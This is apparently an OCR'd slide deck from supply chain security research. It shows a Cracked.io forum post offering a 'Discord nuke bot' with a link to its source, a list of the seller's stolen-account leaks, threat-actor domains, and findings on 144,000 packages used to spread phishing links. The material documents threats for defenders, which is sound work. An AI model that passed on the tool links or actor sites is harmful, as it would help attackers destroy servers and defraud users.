












<https://cracked.io>

Cracked.io - BEYOND THE LIMITS

YOU HAVE ONE UNREAD PRIVATE MESSAGE FROM MYBB ENGINE TITLED SUCCESSFULLY SUBSCRIBED

LEAK DISCORD NUKE BOT [FAST] (1 2 3 4 ... 11)

DyPolarLofy • 16 April, 2021 - 03:13 PM

GAMING ⚡ 3094X VALORANT ACCOUNTS / HIGH QUALITY!

DyPolarLofy • 21 April, 2022 - 11:13 AM

RELEASE ⚡ DISCORD BOT ⚡ ACTIVATING 3 MONTHS NITRO | ★ | AUTO CARD ADD!

DyPolarLofy • 20 July, 2022 - 02:55 PM

GAMING ⚡ 900X MINECRAFT ACCOUNTS / HIGH QUALITY! | ⚡ | NO CAPTURE | ★ (1)

DyPolarLofy • 02 July, 2022 - 12:34 AM

STREAMING ⚡ 122X DISNEY+ ACCOUNTS / HIGH QUALITY! | ⚡ | FULL CAPTURE | ★ (1)

DyPolarLofy • 02 July, 2022 - 12:45 AM

Home Upgrade Help Credits Search Auth Refunds Extras

Cracked.io Leaks Source codes LEAK DISCORD NUKE BOT [FAST]

YOU HAVE ONE UNREAD PRIVATE MESSAGE FROM MYBB ENGINE TITLED SUCCESSFULLY SUBSCRIBED

TO COMPLETE YOUR REGISTRATION, PLEASE CHECK YOUR EMAIL FOR ACCOUNT ACTIVATION INSTRUCTIONS. UNTIL YOU ACTIVATE YOUR ACCOUNT YOU MAY NOT BE ABLE TO POST ON THESE FORUMS.

1 2 3 4 5 ... 11 Next

DISCORD NUKE BOT [FAST]
by DyPolarLofy • 16 April, 2021 - 03:13 PM

DyPolarLofy DP • 16 April, 2021 - 03:13 PM

Hidden Content

<https://github.com/kieronia/Discord-Nuke...HoNUKER.py>

This leak has been rated as infected 0 times this month. (2 times in total)

This leak has been rated as infected


dypolarlofys.sellix.io/ Contributor

9 REPS 626 LINES


Posts: 548 Threads: 58 JONES: NOV 2020

Vouchers: Credits: 0


<https://red-lili.info>



<https://lofygang.info>



<https://cuteboi.info>



How 140k NuGet, NPM, and PyPi Packages Were Used to Spread Phishing Links

- * Joint research of Checkmarx supply chain research team and illustria.io resulted with an anomaly discovered in the open-source ecosystem
- * Over 144,000 packages were published to NuGet, NPM, and PyPi by the same threat actors
- * Investigation revealed a new attack vector — attackers spam open-source ecosystem with packages containing links to phishing campaigns
- * All packages and related user accounts were most likely created using automation
- * The threat actors refer to retail websites with referral ids to benefit the threat actors with referral rewards.
- * Our teams disclosed the findings in this report and most of the packages were unlisted.

Our software, our responsibility



Don't take code from strangers without vetting





We Collaborate For Securing The Software Supply Chain

Checkmarx

aqua

illustria

Rezilion

ox

cycode

scribe



snyk




MEND

Citi

Cider
paloalto

enso

VULCAN.



Checkmarx **ONE**

THE INDUSTRY'S MOST COMPREHENSIVE APPSEC PLATFORM

